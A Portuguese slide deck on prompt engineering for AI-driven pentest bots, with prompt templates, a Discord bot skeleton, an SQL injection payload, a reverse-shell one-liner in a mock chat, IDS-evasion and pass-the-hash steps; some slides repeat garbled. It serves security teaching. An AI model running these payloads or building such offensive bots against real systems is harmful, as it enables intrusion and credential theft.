



Cybersecurity









INTELIGÊNCIA AUMENTADA



Saúde:

• A lA pode auxiliar médicos na interpretação de exames, no diagnóstico precoce de doenças e na avaliação de riscos, mas a decisão final sobre o tratamento ainda é tomada pelo médico.



Negócios:

• A IAu pode fornecer insights sobre o desempenho da empresa, identificar tendências de mercado e gerar recomendações de estratégias, mas a decisão de implementar essas estratégias ainda cabe aos gestores.



Indústria:

• A IAu pode ser usada para monitorar a qualidade do produto em tempo real, identificar defeitos e garantir a conformidade com os padrões de segurança.



Educação:

• A IA pode auxiliar os alunos na aprendizagem personalizada, fornecendo feedback e suporte individualizado, mas a interação humana e o processo de aprendizagem continuam sendo essenciais.

Tipos de Agentes de IA

Agentes de Interação com Interface do Usuário



Interpretam interações visuais humanas

Agentes Específicos por Ferramenta



sistemas específicos

Automação de Fluxo de Trabalho



Automatizam fluxos de trabalho

Recuperação de Conhecimento



Buscam respostas em bancos de dados



Operam com APIs ou



Desenvolvimento




Interação por Voz ou Texto em Tempo Real





Interagem em tempo real por fala ou texto





Fundamentos de Prompt Engineering

O que é Prompt Engineering?

A arte e ciência de criar **instruções precisas** para modelos de linguagem (LLMs), maximizando a qualidade, relevância e utilidade das respostas geradas.

Exemplo de prompt básico

"Gere um script Python para scan de portas"

Exemplo de prompt engenheirado

"Como especialista em segurança, crie um script Python para scan de portas TCP que seja sigiloso, use threading e registre resultados em JSON."


Componentes Essenciais

Clareza - Instruções não ambíguas

Contexto - Informações de background

Estrutura - Organização lógicaEspecificidade - Detalhes precisos

Como Funciona



99 FRAMEWORK

A.P.E (Ação, Propósito, Expectativa)

T.A.O (Tarefa, Ação, Objetivo)

R.I.S.E (Requisito, Insumo, Situação, Expectativa)

C.A.R.E (Contexto, Ação, Resultado, Exemplo)

Atributos de Prompt Engineering

Os 7 Atributos da Engenharia de Prompts



PERSONA

Define o papel ou especialidade que o modelo deve assumir.

Ex: "Você é um especialista em segurança ofensiva..."

TAREFA

Especifica claramente o que deve ser realizado.

Ex: "Crie um script para varredura de portas..."

ETAPAS

Detalha os passos sequenciais para completar a tarefa.

Ex: "1. Verificar host ativo, 2. Escanear portas..."

CONTEXTO

Fornece informações de background relevantes.

Ex: "Este script será usado em um pentest autorizado..."

RESTRIÇÃO

Define limites e considerações éticas/legais.

Ex: "Não causar DoS ou danos ao sistema alvo..."

OBJETIVO

Especifica o resultado final desejado.

Ex: "Identificar vulnerabilidades exploráveis..."

SAÍDA

Define o formato e estrutura da resposta esperada.

Ex: "Forneça o código Python completo com comentários e tratamento de erros..."

PERSONA

Definição

Perfil do **bot ou agente ofensivo** que define sua identidade, comportamento e modo de interação.

Componentes Essenciais

- Nome/Codinome: Identidade do bot
- Estilo de comunicação: Direto, sarcástico, técnico
- Nível de autonomia: Assistente, executor, autônomo

Exemplo Prático


Bot que simula um <u>red teamer senior</u>, treinado para interagir via Discor e executar tarefas sob demanda.

ReconRaptor

Especialista em reconhecimento. Estilo técnico e direto. Autonomia média.

ExploitEagle

Focado em exploração de vulnerabilidades. Estilo detalhado e analítico. Alta autonomia.



TAREFAS

Definição

- <u>Função especifica</u> que o bot deve executar dentro do context de uma operação ofensiva.
- Determina o <u>escopo de atuação</u> e as <u>ferramentas</u> <u>necessárias</u> para o bot.

Exemplos de Tarefas

Coleta de Metadados

WHOIS, DNS, Headers, Tecnologias

Geração de Payloads

Baseados em contexto e vulnerabilidades

Criação de Dorks

Google Hacking, busca avançada


Integração com APIs

Shodan, Censys, VirusTotal

Geração de Scripts

PowerShell, Bash, Python

Distribuição de Tarefas em Operações Ofensivas



A definição clara de tarefas permite a <u>especialização</u> dos bots e melhora sua <u>eficácia</u>.

ETAPAS


Definição

- 1. Fases da operação ofensiva em que o bot atua, alinhadas com a metodologia de pentest.
- 2. Cada etapa requer capacidades especificas e pode utilizer diferentes ferramentas e técnicas.
- 3. A divisão em etapas permite **especialização** e **modularização** dos bots ofensivos.

ETAPA	EXEMPLO DE BOT GPT	FERRAMENTAS INTEGRADAS
Reconhecimento	ReconBot	Shodan, Censys, FOFA, Nmap
Enumeração	EnumGPT	Dirb, GoBuster
Exploração	ExploitGen	Metasploit, Searchsploit
Pós-exploração	PersistBot	Empire, BloodHound

- > Bots podem ser especializar em uma única etapa ou operar em mútiplas fases.
- > Integração entre bots de diferentes etapas potencializa resultados.
- > Automação complete do ciclo de pentest é o objetivo final.

OBJETIVO & SAÍDA



99 OBJETIVO


Resultado esperado da ação do bot:

- ✓ Automatizar > tarefas repetitivas
- ✓ **Aumentar** > a velocidade dos testes
- ✓ Reduzir > erros humanos
- ✓ Criar > assistentes sob demanda

99 SAÍDA


Tipo de retorno ou impacto gerado:

- ✓ Scripts > prontos para execução
- ✓ Relatórios > de vulnerabilidades
- ✓ **Logs** > de interação
- ✓ **Alertas** > em tempo real via Discord, Telegram e etc...



Melhores Práticas de Prompt Engineering

Cat's leap vulgo 'Pulo do Gato'



Seja extremamente específico sobre o que deseja. Evite ambiguidades e forneça detalhes precisos.

Few-Shot Prompting

Forneça exemplos do tipo de resposta que espera para guiar o modelo.

Exemplo de few-shot Entrada: 192.168.1.1 Saída: {"host": "192.168.1.1", "ports": [22, 80, 443]}

Entrada: 10.0.0.1 Saída: ?

P Divisão de Tarefas Complexas

Quebre problemas complexos em subtarefas menores e mais gerenciáveis.

99 Uso de Delimitadores

Separe diferentes partes do prompt com delimitadores claros.

Exemplo com delimitadores

CONTEXTO: ```
Pentest autorizado em ambiente de teste

```

TAREFA: ```
Gerar script de reconhecimento

```

Considerações Éticas e Legais

Limites Éticos

- Sempre especifique o uso em ambientes autorizados
- Inclua restrições para evitar danos aos sistemas
- Defina limites claros de escopo e impacto

Responsabilidade

• O usuário é sempre responsável pelo uso das ferramentas geradas, independentemente de como o prompt foi formulado.



Ferramental



ล NotebookLM













Bots para RECON (Fase 1)

Fase de Reconhecimento

Primeira fase do pentest, focada na **coleta passiva e ativa de informações** sobre o alvo sem interagir diretamente com seus sistemas.

Q OSINT # DNS # Subdomínios

Tipos de Bots para Reconhecimento

Bots OSINT - Coletam informações de fontes públicas **Bots de Enumeração DNS** - Descobrem registros DNS **Bots de Descoberta de Subdomínios** - Mapeiam subdomínios

Exemplo de Saída

```
# Resultado do bot de reconhecimento { "domain": "exemplo.com",
  "dns_records": { "A": ["192.168.1.1"], "MX": ["mail.exemplo.com"] },
  "subdomains": [ {"subdomain": "www.exemplo.com", "ips": ["192.168.1.1"]}
}
```

Prompt para Bot de Reconhecimento

PERSONA: Você é um especialista em reconhecimento passivo e OSINT.

TAREFA: Criar um script Python que automatize a coleta de informações sobre um domínio alvo.

ETAPAS:

Realizar consultas DNS para obter registros A, AAAA, MX, NS, TXT

Consultar o Shodan para informações sobre IPs associados Coletar informações de certificados SSL/TLS

Buscar subdomínios usando técnicas passivas

CONTEXTO: Este script será usado na fase inicial de um pentest autorizado.

RESTRIÇÃO: Usar apenas fontes públicas e legais.

OBJETIVO: Gerar um relatório abrangente de reconhecimento. **SAIDA:** Script Python com saída em formato JSON estruturado.

Integração com Discord: O bot pode enviar relatórios diretamente para um canal específico.

POC 01



POC - Prompt Recon Passivo

PERSONA

Você é um especialista em reconhecimento passivo e coleta de informações via OSINT, com foco em segurança ofensiva e conformidade legal.

TAREFA

Desenvolver um script em Python que automatize a coleta de informações sobre um domínio alvo, utilizando apenas fontes públicas e legais. O script deve incluir um arquivo de configuração para armazenar chaves de API e parâmetros de execução.

*** ETAPAS DO SCRIPT**

- Consultas DNS
 - Obter registros: A, AAAA, MX, NS, TXT
- Consulta ao Shodan
- · Buscar informações sobre IPs associados ao domínio:
 - Serviços expostos
 - Portas abertas
 - Banners e metadados
 - Bannerş e metadador
 - LOUPEZ ROBUTES
 - Serviços expost
- Buscar informacões sobre IPs associados ao domínio

Bots para Varredura e Análise (Fases 2 e 3)

Fases de Scann e Análise

Após o reconhecimento, estas fases identificam **portas abertas, serviços em execução e vulnerabilidades potenciais** nos sistemas alvo.

```
움 Portas 🌣 Serviços 💃 Vulnerabilidades
```

Tipos de Bots para Varredura

Bots de Port Scanning - Identificam portas abertas

Bots de Service Fingerprinting - Detectam versões de serviços

Bots de Análise de Vulnerabilidades - Identificam falhas conhecidas

Exemplo de Saída

```
# Resultado do bot de varredura { "target": "192.168.1.1", "scan_time":
"2023-06-19T14:30:00", "open_ports": [ { "port": 22, "service": "SSH",
"version": "OpenSSH 8.2", "vulnerabilities": [ { "id": "CVE-2020-15778",
"severity": "medium", "description": "Command injection via scp" } ] }, {
"port": 80, "service": "HTTP", "version": "Apache 2.4.41", "vulnerabilities": [] }
]}
```

Prompt para Bot de Scann

PERSONA: Você é um especialista em varredura de redes e análise de vulnerabilidades.

TAREFA: Criar um script Python que realize varredura de portas e identifique serviços e vulnerabilidades potenciais.

ETAPAS:

Realizar varredura de portas TCP comuns (1-1024) Identificar serviços em execução nas portas abertas

Detectar versões dos serviços quando possível

Verificar vulnerabilidades conhecidas para as versões detectadas

Gerar relatório estruturado com os resultados

CONTEXTO: Este script será usado após a fase de reconhecimento, em um pentest autorizado.

RESTRIÇÃO: Limitar a taxa de varredura para evitar detecção por IDS/IPS. Não realizar exploração ativa.

OBJETIVO: Identificar potenciais vetores de ataque para a fase de exploração.

SAIDA: Script Python com saída em formato JSON estruturado e opção para exportar relatório em HTML.

Integração com Discord: O bot pode enviar alertas em tempo real guando vulnerabilidades críticas são encontradas.

Bots para Exploração (Fases 4 e 5)

Fases de Exploração e Pós-Exploração

Estas fases envolvem **explorar vulnerabilidades identificadas** e, após o acesso, **expandir privilégios e coletar evidências** para demonstrar o impacto.

🛣 Acesso 🐧 Privilégios 🔋 Evidências

Tipos de Bots para Exploração

Bots de Exploração Web - Automatizam ataques como SQLi, XSS

Bots de Brute Force - Testam credenciais em serviços

Bots de Pós-Exploração - Coletam informações após o acesso

Exemplo de Saída

```
# Resultado do bot de exploração web { "target":
   "http://exemplo.com/login.php", "vulnerability": "SQL Injection",
   "payload_used": "' OR 1=1 --", "success": true, "access_level": "admin",
   "session_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",
   "sensitive_data": { "users_found": 15, "admin_accounts": 2,
   "database_version": "MySQL 5.7.32" }, "evidence": { "screenshot":
   "/tmp/evidence_001.png", "database_schema": "/tmp/db_schema.txt" } }
```

Prompt para Bot de Exploração Web

PERSONA: Você é um especialista em segurança ofensiva com foco em exploração de vulnerabilidades web.

TAREFA: Criar um framework Python para automatizar a detecção e exploração de vulnerabilidades SQL Injection em aplicações web.

ETAPAS:

Identificar formulários e parâmetros GET/POST em uma URL alvo Testar cada parâmetro com payloads de SQL Injection Detectar respostas que indicam sucesso na injeção Extrair informações da base de dados quando possível Documentar evidências e gerar relatório

CONTEXTO: Este framework será usado em pentests autorizados para demonstrar o impacto de vulnerabilidades SQL Injection.

RESTRIÇÃO: Incluir verificações para evitar danos ao banco de dados. Não executar comandos destrutivos (DROP, DELETE).

OBJETIVO: Demonstrar o impacto de vulnerabilidades SQL Injection e coletar evidências para o relatório final.

SAIDA: Framework Python modular com documentação, tratamento de erros e saída em formato JSON.

Consideração Ética: Bots de exploração devem ser usados apenas em ambientes autorizados e com escopo definido.

Integração com DISCORD

API do Discord

O Discord oferece uma API robusta que permite criar bots para **automação, comunicação e controle remoto** de operações de pentest.



Comandos para Pentest

Exemplos de comandos !recon exemplo.com !scan 192.168.1.1 !exploit web http://alvo.com/login.php !status !report generate -- format pdf

Considerações de Segurança

Autenticação - Limitar acesso a usuários autorizados

Canais Privados - Usar canais restritos para operações

Logs - Registrar todas as ações para auditoria

Criptografia - Proteger dados sensíveis

Criação do Bot no Discord

Acessar o Discord Developer Portal

Criar uma nova aplicação

Configurar o bot e suas permissões

Gerar token de autenticação

Convidar o bot para o servidor

Implementação em Python

Bot Discord para Pentest import discord from discord.ext import commands import asyncio import json bot = commands.Bot(command_prefix='!') @bot.command(name='recon') async def reconnaissance(ctx, domain: str): """Executa reconhecimento no domínio alvo""" await ctx.send(f" Iniciando reconhecimento em {domain}...") # Executar script de reconhecimento # ... await ctx.send(" Reconhecimento concluído!") @bot.command(name='scan') async def scan_target(ctx, ip: str): """Executa varredura no IP alvo""" await ctx.send(f" Iniciando varredura em {ip}...") # Executar script de varredura # ... await ctx.send(" Varredura concluída!") bot.run('TOKEN')

Vantagem: Controle centralizado de todas as fases do pentest através de uma interface familiar e acessível remotamente.

POC - 00X1 (BOT NO DISCORD)

Comandos Principais

!recon [alvo]

Executa reconhecimento básico em um domínio ou IP

!generate [tipo] [parâmetros]

Gera payloads, scripts ou dorks personalizados

!scan [portas] [alvo]

Realiza varredura de portas em um host específico

Integração com GPTs

- > Use o Playground da OpenAI para criar bots com instruções específicas
- Defina **system prompts** para cada etapa do pentest
- Conecte via API ou webhooks ao Discord
- > Implemente validações de segurança e controle de acesso



👝 #pentest-automation



security analyst



Iniciando reconhecimento de example.com ...

Informações de DNS:

- IP: 93.184.216.34
- Registrar: ICANN
- Nameservers: a.iana-servers.net, b.iana-servers.net

Tecnologias detectadas:

- Servidor: nginx
- Certificado: DigiCert SHA2

Portas abertas:

- 80 (HTTP)
- 443 (HTTPS)



security analyst

!generate payload reverse_shell linux



Gerando payload de reverse shell para Linux...

bash -i >& /dev/tcp/10.0.0.1/4444 0>&1



Conclusão

Prompt 20: Geração de Relatório Executivo

- Persona: Líder do teste de invasão.
- Tarefa: Sintetizar os principais achados do pentest em um resumo executivo.
- Etapas:
 - i. Listar as vulnerabilidades críticas e altas descobertas.
 - ii. Fornecer um resumo do impacto geral de negócio.
 - iii. Dar uma recomendação de alto nível para cada problema crítico.
- Contexto: O teste descobriu: 1) RCE no servidor web, 2) SQL Injection no banco de dados, 3) Configuração fraca de senha de administrador.
- Objetivo: Comunicar efetivamente os riscos para a diretoria e gerência não técnica.
- Saída Esperada: Um texto claro e conciso em markdown. Ex: "Resumo Executivo: A infraestrutura da empresa apresenta vulnerabilidades graves que permitiriam a um atacante tomar controle total dos sistemas e roubar todos os dados de clientes. Recomendamos a aplicação imediata dos patches e a revisão do código da aplicação web como prioridade máxima."

Conclusão

Cont

Objet

Reco

Prompt 20: Geração de Relatório Executivo

- Persona: Líder do teste de invasão.
- Tarefa: Sintetizar os principais achados do pentest em um resumo executivo.
- Etapa Prompt 7: Pós-Exploração Básica no Windows
 - Persona: Pentester com acesso inicial a um host Windows.
 - Tarefa: Realizar técnicas básicas de pós-exploração para ganhar contexto e persistência.
 - Etapas:
 - i. Identificar o nível de privilégio do usuário atual.
 - ii. Coletar informações do sistema (hostname, versão do OS, patches).
 - iii. Listar processos em execução.
 - iv. Tentar migrar para um processo executado como SYSTEM.
 - v. Buscar flags de proof-of-concept (ex: user.txt , root.txt).
 - Contexto: Sessão Meterpreter ativa em um host Windows.
 - Objetivo: Escalar privilégios, coletar informações e provar o comprometimento.
 - Saída Esperada: Comandos do Meterpreter e shell (getuid, sysinfo, ps, migrate <PID>, search -f user.txt). Saída desses comandos analisada.

Conclusão

Cont

Objet

Prompt 20: Geração de Relatório Executivo

- Persona: Líder do teste de invasão.
- Tarefa: Sintetizar os principais achados do pentest em um resumo executivo.
- Etap: Prompt 7: Pós-Exploração Básica no Windows
 - Persona: Pentester com acesso inicial a um host Windows.
 - Tarefa: Realizar técnicas básicas de pós-exploração para ganhar contexto e persistência
 - Ftanas:

16. Mapeamento de Credenciais em Rede Interna

- Persona: Pentester em Rede Interna
- Tarefa: Mapear credenciais de usuários e hashes de senhas em um ambiente interno.
- Etapas:
 - i. Utilização de ferramentas como **Responder.py** para envenenamento de ARP e captura de hashes NTLMv2.
 - ii. Tentativa de cracking de hashes com **John the Ripper** ou **Hashcat**.
 - iii. Uso de ferramentas como Impacket para pass-the-hash ou pass-the-ticket.
- Contexto: Exploração de uma vulnerabilidade de rede interna para escalar privilégios.
- Objetivo: Obter credenciais de contas privilegiadas para mover lateralmente na rede.
- Saída: Uma lista de hashes e senhas em texto claro que foram crackeados.

Pentest Prompt Library

20 prompts para testes de penetração com etapas detalhadas



Reconhecimento de Domínio

Fase de Coleta de Informações:

- 1. Consultar registros DNS (A, AAAA, MX, NS, TXT)
- 2. Identificar subdomínios através de ferramentas passivas
- 3. Coletar informações WHOIS
- 4. Buscar dados em archives.org para histórico
- 5. Analisar certificados SSL/TLS



Análise de Aplicação Web

Fase de Análise:

- 1. Identificar tecnologias utilizadas (Wappalyzer)
- 2. Mapear estrutura e endpoints da aplicação
- 3. Testar vulnerabilidades OWASP Top 10
- 4. Analisar código-fonte quando disponível
- 5. Testar funcionalidades de upload e entrada de dados



Varredura de Portas e Serviços

Fase de Varredura:

- 1. Executar varredura SYN para portas mais comuns
- 2. Realizar varredura completa de todas as portas
- 3. Identificar serviços e versões em portas abertas
- 4. Realizar varredura de vulnerabilidades com NSE scripts
- 5. Documentar descobertas para análise posterior



Teste de Força Bruta

Fase de Ataque:

- 1. Identificar formulários de autenticação
- 2. Coletar possíveis nomes de usuário
- 3. Preparar listas de senhas comuns/personalizadas
- 4. Configurar ferramentas de força bruta (Hydra, Burp Intruder)
- 5. Executar testes controlando taxa de requisições







Arthur Paixão

Head of Cybersecurity | Offensive Security | Security

Engineering



